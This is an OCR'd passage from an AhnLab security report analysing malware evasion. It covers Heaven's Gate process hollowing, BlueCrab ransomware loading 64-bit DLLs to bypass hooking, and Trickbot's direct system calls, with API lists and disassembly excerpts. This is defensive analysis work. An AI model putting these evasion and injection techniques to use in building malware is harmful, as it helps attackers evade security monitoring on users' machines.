


Figure 2-7 | (Left) 32-bit malware, (Right) The injection target, 64-bit notepad.exe

It then uses the previously explained 'Heaven's Gate' technique to convert to x64 code and imports specific API address by finding 64-bit 'ntdll.dll' from the LDR structure of PEB. The process is same as the one introduced in the open source, and it can be assumed that the library from the website was used.

- OPEN SOURCE: (HTTPS://GITHUB.COM/RWFPL/REWOLF-WOW64EXT)

The names of APIs imported from 64-bit ntdll file are as follows:

NtGetContextThread
NtReadVirtualMemory
NtUnmapViewOfSection
NtAllocateVirtualMemory
NtWriteVirtualMemory
NtSetContextThread

Table 2-7 | API to be called out after the switching


API that was introduced in [Table 2-7] is the API frequently refer to as the process hollowing. It approaches the PEB of a suspended notepad.exe process and imports ImageBaseAddress. After that, it frees the imported address and allocates memory equal to the amount of PE (miner) for injection, and injects the malicious PE. Finally, it manipulates ImageBaseAddress of PEB as the allocated memory address and manifests PE injected through ResumeThread() API.

② Loading 64-bit dll files to the memory – BlueCrab Ransomware

BlueCrab ransomware scans the user's OS architecture before exploiting CVE-2018-8453, the system privilege escalation vulnerability. For the x86 environment, the privilege escalation occurs through the vulnerability routine, while Heaven's Gate technique is used to execute

the vulnerability routine for the x64 environment.

BlueCrab uses 64-bit ntdll.LdrLoadDLL() to additionally load various 64-bit dll files, such as gdi32.dll, msvcrt.dll, kernel32.dll, kernelbase.dll, and rpcrt4.dll. If the x64 dll files loaded is not hooked like the x86 dll file, it can be assumed that the malware has successfully bypassed the hooking.



Name	Base address	Size	Description	File name
ppp.exe	0xea0000	184 kB		C:₩Users₩jun₩Desktop₩ppp.exe
advapi32.dll	0x76560000	640 kB	고급 Windows 32 기반 API	C:₩Windows₩SysWOW64₩advapi32.dll
apisetschema.dll	0x40000	4 kB	ApiSet Schema DLL	C:₩Windows₩System32₩apisetschema.dll
crypt32.dll	0x75d40000	1.11 MB	Crypto API32	C:₩Windows₩SysWOW64₩crypt32.dll
cryptbase.dll	0x758e0000	48 kB	Base cryptographic API DLL	C:₩Windows₩SysWOW64₩cryptbase.dll
gdi32.dll	0x76410000	576 kB	GDI Client DLL	C:₩Windows₩SysWOW64₩gdi32.dll
imm32.dll	0x76260000	384 kB	Multi-User Windows IMM32 ...	C:₩Windows₩SysWOW64₩imm32.dll
kernel32.dll	0x76040000	1.06 MB	Windows NT 기반 API 클라...	C:₩Windows₩SysWOW64₩kernel32.dll
KernelBase.dll	0x77730000	280 kB	Windows NT 기반 API 클라...	C:₩Windows₩SysWOW64₩KernelBase.dll
locale.nls	0xb0000	412 kB		C:₩Windows₩System32₩locale.nls
lpk.dll	0x76150000	40 kB	Language Pack	C:₩Windows₩SysWOW64₩lpk.dll
mpr.dll	0x756f0000	72 kB	다중 공급자 라우터 DLL	C:₩Windows₩SysWOW64₩mpr.dll
msasn1.dll	0x77d60000	48 kB	ASN.1 Runtime APIs	C:₩Windows₩SysWOW64₩msasn1.dll
msctf.dll	0x75f70000	816 kB	MSCTF Server DLL	C:₩Windows₩SysWOW64₩msctf.dll
msvcrt.dll	0x762c0000	688 kB	Windows NT CRT DLL	C:₩Windows₩SysWOW64₩msvcrt.dll
ntdll.dll	0x77bb0000	1.66 MB	NT 계층 DLL	C:₩Windows₩System32₩ntdll.dll
ntdll.dll	0x77d90000	1.5 MB	NT 계층 DLL	C:₩Windows₩SysWOW64₩ntdll.dll
ole32.dll	0x77800000	1.36 MB	Windows용 Microsoft OLE	C:₩Windows₩SysWOW64₩ole32.dll
rpcrt4.dll	0x77270000	960 kB	원격 프로시저 호출 런타임	C:₩Windows₩SysWOW64₩rpcrt4.dll
sechost.dll	0x76600000	100 kB	Host for SCM/SDDL/LSA Loo...	C:₩Windows₩SysWOW64₩sechost.dll
shell32.dll	0x76620000	12.29 MB	Windows 셸 공용 Dll	C:₩Windows₩SysWOW64₩shell32.dll
shlwapi.dll	0x77360000	348 kB	셸 표준 이하 유틸리티 라...	C:₩Windows₩SysWOW64₩shlwapi.dll
sspicli.dll	0x758f0000	384 kB	Security Support Provider In...	C:₩Windows₩SysWOW64₩sspicli.dll
user32.dll	0x76160000	1 MB	다중 사용자 Windows 사용...	C:₩Windows₩SysWOW64₩user32.dll
usp10.dll	0x75960000	628 kB	Uniscribe Unicode script pro...	C:₩Windows₩SysWOW64₩usp10.dll
uxtheme.dll	0x74760000	512 kB	Microsoft UxTheme 라이브...	C:₩Windows₩SysWOW64₩uxtheme.dll
webio.dll	0x748a0000	316 kB	웹 견승 프로토콜 API	C:₩Windows₩SysWOW64₩webio.dll
winhttp.dll	0x748f0000	352 kB	Windows HTTP Services	C:₩Windows₩SysWOW64₩winhttp.dll
winmm.dll	0x74860000	200 kB	MCI API DLL	C:₩Windows₩SysWOW64₩winmm.dll
wow64.dll	0x75680000	252 kB	Win32 Emulation on NT64	C:₩Windows₩System32₩wow64.dll
wow64cpu.dll	0x75710000	32 kB	AMD64 Wow64 CPU	C:₩Windows₩System32₩wow64cpu.dll
wow64win.dll	0x75620000	368 kB	Wow64 Console and Win32 ...	C:₩Windows₩System32₩wow64win.dll

Name	Base address	Size	Description	File name	Version
ppp.exe	0xea0000	184 kB		C:₩Users₩jun₩Desktop₩ppp.exe	
advapi32.dll	0x2400000	876 kB	고급 Windows 32 기반 API	C:₩Windows₩System32₩advapi32.dll	6.1.7600.16385
advapi32.dll	0x76560000	640 kB	고급 Windows 32 기반 API	C:₩Windows₩SysWOW64₩advapi32.dll	6.1.7601.17514
apisetschema.dll	0x40000	4 kB	ApiSet Schema DLL	C:₩Windows₩System32₩apisetschema.dll	6.1.7600.16385
crypt32.dll	0x75d40000	1.11 MB	Crypto API32	C:₩Windows₩SysWOW64₩crypt32.dll	6.1.7601.17514
cryptbase.dll	0x758e0000	48 kB	Base cryptographic API DLL	C:₩Windows₩SysWOW64₩cryptbase.dll	6.1.7600.16385
gdi32.dll	0x960000	412 kB	GDI Client DLL	C:₩Windows₩System32₩gdi32.dll	6.1.7601.17514
gdi32.dll	0x76410000	576 kB	GDI Client DLL	C:₩Windows₩SysWOW64₩gdi32.dll	6.1.7601.17514
imm32.dll	0x76260000	384 kB	Multi-User Windows IMM32 ...	C:₩Windows₩SysWOW64₩imm32.dll	6.1.7601.17514
kernel32.dll	0x76040000	1.06 MB	Windows NT 기반 API 클라...	C:₩Windows₩SysWOW64₩kernel32.dll	6.1.7601.17514
kernel32.dll	0x77a90000	1.12 MB	Windows NT 기반 API 클라...	C:₩Windows₩System32₩kernel32.dll	6.1.7601.17514
KernelBase.dll	0x390000	428 kB	Windows NT 기반 API 클라...	C:₩Windows₩System32₩KernelBase.dll	6.1.7601.17514
KernelBase.dll	0x77730000	280 kB	Windows NT 기반 API 클라...	C:₩Windows₩SysWOW64₩KernelBase.dll	6.1.7601.17514
locale.nls	0xb0000	412 kB		C:₩Windows₩System32₩locale.nls	
lpk.dll	0x240000	56 kB	Language Pack	C:₩Windows₩System32₩lpk.dll	6.1.7600.16385
lpk.dll	0x76150000	40 kB	Language Pack	C:₩Windows₩SysWOW64₩lpk.dll	6.1.7600.16385
mpr.dll	0x756f0000	72 kB	다중 공급자 라우터 DLL	C:₩Windows₩SysWOW64₩mpr.dll	6.1.7600.16385
msasn1.dll	0x77d60000	48 kB	ASN.1 Runtime APIs	C:₩Windows₩SysWOW64₩msasn1.dll	6.1.7601.17514
msctf.dll	0x75f70000	816 kB	MSCTF Server DLL	C:₩Windows₩SysWOW64₩msctf.dll	6.1.7600.16385
msvcrt.dll	0xd30000	636 kB	Windows NT CRT DLL	C:₩Windows₩System32₩msvcrt.dll	7.0.7600.16385
msvcrt.dll	0x762c0000	688 kB	Windows NT CRT DLL	C:₩Windows₩SysWOW64₩msvcrt.dll	7.0.7600.16385
ntdll.dll	0x77bb0000	1.66 MB	NT 계층 DLL	C:₩Windows₩System32₩ntdll.dll	6.1.7601.17514
ntdll.dll	0x77d90000	1.5 MB	NT 계층 DLL	C:₩Windows₩SysWOW64₩ntdll.dll	6.1.7601.17514
ole32.dll	0x77800000	1.36 MB	Windows용 Microsoft OLE	C:₩Windows₩SysWOW64₩ole32.dll	6.1.7601.17514
rpcrt4.dll	0x22d0000	1.18 MB	원격 프로시저 호출 런타임	C:₩Windows₩System32₩rpcrt4.dll	6.1.7601.17514
rpcrt4.dll	0x77270000	960 kB	원격 프로시저 호출 런타임	C:₩Windows₩SysWOW64₩rpcrt4.dll	6.1.7601.17514
sechost.dll	0x250000	124 kB	Host for SCM/SDDL/LSA Loo...	C:₩Windows₩System32₩sechost.dll	6.1.7600.16385
sechost.dll	0x76600000	100 kB	Host for SCM/SDDL/LSA Loo...	C:₩Windows₩SysWOW64₩sechost.dll	6.1.7600.16385
shell32.dll	0x76620000	12.29 MB	Windows 셸 공용 Dll	C:₩Windows₩SysWOW64₩shell32.dll	6.1.7601.17514
shlwapi.dll	0x77360000	348 kB	셸 표준 이하 유틸리티 라...	C:₩Windows₩SysWOW64₩shlwapi.dll	6.1.7601.17514
sspicli.dll	0x758f0000	384 kB	Security Support Provider In...	C:₩Windows₩SysWOW64₩sspicli.dll	6.1.7601.17514
user32.dll	0x76160000	1 MB	다중 사용자 Windows 사용...	C:₩Windows₩SysWOW64₩user32.dll	6.1.7601.17514
user32.dll	0x77990000	0.98 MB	다중 사용자 Windows 사용...	C:₩Windows₩System32₩user32.dll	6.1.7601.17514
usp10.dll	0xc60000	804 kB	Uniscribe Unicode script pro...	C:₩Windows₩System32₩usp10.dll	1.626.7601.17...
usp10.dll	0x75960000	628 kB	Uniscribe Unicode script pro...	C:₩Windows₩SysWOW64₩usp10.dll	1.626.7601.17...
uxtheme.dll	0x74760000	512 kB	Microsoft UxTheme 라이브...	C:₩Windows₩SysWOW64₩uxtheme.dll	6.1.7600.16385
webio.dll	0x748a0000	316 kB	웹 견승 프로토콜 API	C:₩Windows₩SysWOW64₩webio.dll	6.1.7601.17514
winhttp.dll	0x748f0000	352 kB	Windows HTTP Services	C:₩Windows₩SysWOW64₩winhttp.dll	6.1.7601.17514
winmm.dll	0x74860000	200 kB	MCI API DLL	C:₩Windows₩SysWOW64₩winmm.dll	6.1.7601.17514
wow64.dll	0x75680000	252 kB	Win32 Emulation on NT64	C:₩Windows₩System32₩wow64.dll	6.1.7601.17514
wow64cpu.dll	0x75710000	32 kB	AMD64 Wow64 CPU	C:₩Windows₩System32₩wow64cpu.dll	6.1.7601.17514
wow64win.dll	0x75620000	368 kB	Wow64 Console and Win32 ...	C:₩Windows₩System32₩wow64win.dll	6.1.7601.17514

Figure 2-8 | (Left) Before Heaven's Gate technique is used, (Right) various x64 dll files loaded with the use of Heaven's Gate

The differences can be clearly seen by comparing the 'File name' tab between the left and right side, focusing on 64-bit dll files that exist in ..\System32\ path, as shown in the [Figure 2-8]. It shows that 64-bit dll files can be mapped to the 32-bit process.

User-mode hooking techniques commonly only hook x86 dll files for x86 programs and leaves out x64 dll files. However, as shown in the samples, monitoring becomes impossible for the APIs of 64-bit ntdll files, used after the deployment of the Heaven's Gate technique.

AhnLab's analysis indicated that for the sample, only the 32-bit hooking module (MeDVpHkU.

dll) was loaded to the process memory when a 32-bit program was executed in the 64-bit OS. Only the 32-bit dll files was targeted for hooking. Therefore, it can be assumed in [Figure 9] that for the samples using the technique, 64-bit dll file was not hooked.

```
0:004> u USER32_76650000!FindWindowA
USER32_76650000!FindWindowA:
00000000`7666ffe6 e909849999      jmp     MeDVpHkU+0x83f4 (00000000`100083f4)
00000000`7666ffeb 33c0            xor     eax,eax
00000000`7666ffed 50              push    rax
00000000`7666ffee ff750c          push    qword ptr [rbp+0Ch]
00000000`7666fff1 ff7508          push    qword ptr [rbp+8]
00000000`7666fff4 50              push    rax
00000000`7666fff5 50              push    rax
00000000`7666fff6 e82cffffff      call    USER32_76650000!CharUpperBuffA+0xe0 (00000000`7666ff27)
0:004> u user32!FindWindowA
user32!FindWindowA:
00000000`77088270 4883ec38        sub     rsp,38h
00000000`77088274 8364242000      and     dword ptr [rsp+20h],0
00000000`77088279 4c8bca          mov     r9,rdx
00000000`7708827c 4c8bc1          mov     r8,rcx
00000000`7708827f 33d2            xor     edx,edx
00000000`77088281 33c9            xor     ecx,ecx
00000000`77088283 e80c000000      call    user32!FindWindowA+0x24 (00000000`77088294)
00000000`77088288 4883c438        add     rsp,38h
```

Figure 2-9 | (Top) Original 32-bit user32.dll, (Bottom) newly mapped 64-bit user32.dll

3. Direct System Call

- Malware Sample: Trickbot (MD5: 104b457b6d90fc80ff2dbbcebbb7ca8b)

For the key APIs related to the injection, Trickbot directly organizes and calls the system call without going through APIs such as ntdll. APIs that are targeted by the direct system call are all related to the injection. It is as shown below:

NtUnmapViewOfSection()
NtCreateSection()
NtMapViewOfSection()
NtWriteVirtualMemory()
NtResumeThread()

Table 2-8 | APIs targeted by Direct System Call

The number of system call varies depending on the Windows version. That is why the malware needs to go through the process of saving the number of a target system call. Trickbot brings

the whole path of ntdll after referring to the LDR__Module structure when calling the system call. It brings the path of the ntdll.dll (system32 folder in x86 environment, and syswow64 folder in x64 environment) and loads the ntdll.dll to the memory allocated with VirtualAlloc() via ReadFile(). The rest of the process is similar to that of Manually Loaded DLL.

The difference between the two techniques, however, is that the technique above only grants RW authorization instead of RWE, and only VirtualFree() the memory once the malware acquires the number of the target system call.

The system call number is acquired via the following steps. Assume that the system call number which is put into EAX for NtWriteVirtualMemory() is 0x18F. Trickbot first finds the address of NtWriteVirtualMemory() and then acquires the number 0x18F through the 4-bytes value that follows after 0xB8, which is the "MOV EAX" command.

```
77156A98  $  B8 8F010000   MOV EAX,18F                    ntdll.NtWriteVirtualMemory(guessed Arg1,
77156A9D  .  BA 0003FE7F   MOV EDX,7FFE0300
77156AA2  .  FF12          CALL DWORD PTR DS:[EDX]
77156AA4  .  C2 1400       RETN 14
77156AA7     90            NOP
```

Figure 2-10 | System call number of NtWriteVirtualMemory() is 0x18F

The following is the function for acquiring system call number, and the routine to directly call it. Taking a look at the address, it can be seen that Trickbot's codes have been fully executed, including the part where system call can be called without having to use KiFastSystemCall() API within the ntdll file.

```
1000262F   CC              INT3
10002630   68 399987E4     PUSH E4879939               NtWriteVirtualMemory
10002635   E8 46F3FFFF     CALL getSyscallNumber()
1000263A   E8 C1FFFFFF     CALL DirectSyscall()
1000263F   C2 1400         RETN 14
10002642   CC              INT3

100025FF   CC              INT3
10002600   8BD4            MOV EDX,ESP                 DirectSyscall()
10002602   0F34            SYSENTER
10002604   C3              RETN
10002605   CC              INT3
```

Figure 2-11 | (Top) Functions before importing the NtWriteVirtualMemory() number, (Bottom) Same as KiFastSystemCall()

The following are the list of APIs and key parameters used in this technique.

Repeats at each instance of calling system call
1) kernel32.CreateFileW() – Acquires ntdll.dll handle
2) kernel32.GetFileSize() – Finds ntdll.dll size
3) kernel32.VirtualAlloc() - Allocates space for ReadFile() (RW)
4) kernel32.ReadFile() – Reads ntdll.dll
5) kernel32.VirtualAlloc() – Allocates space for relocation in the form of process (RW)
6) Relocates through asm command
7) Finds system call number through asm command
8) Executes direct system call

Table 2-9 | Direct system call's overall process and APIs

ASEC REPORT

Vol.97
Q4 2019

AhnLab

Contributors **ASEC Researchers**
Editor **Content Creatives Team**
Design **Design Team**

Publisher **AhnLab, Inc.**
Website **www.ahnlab.com**
Email **global.info@ahnlab.com**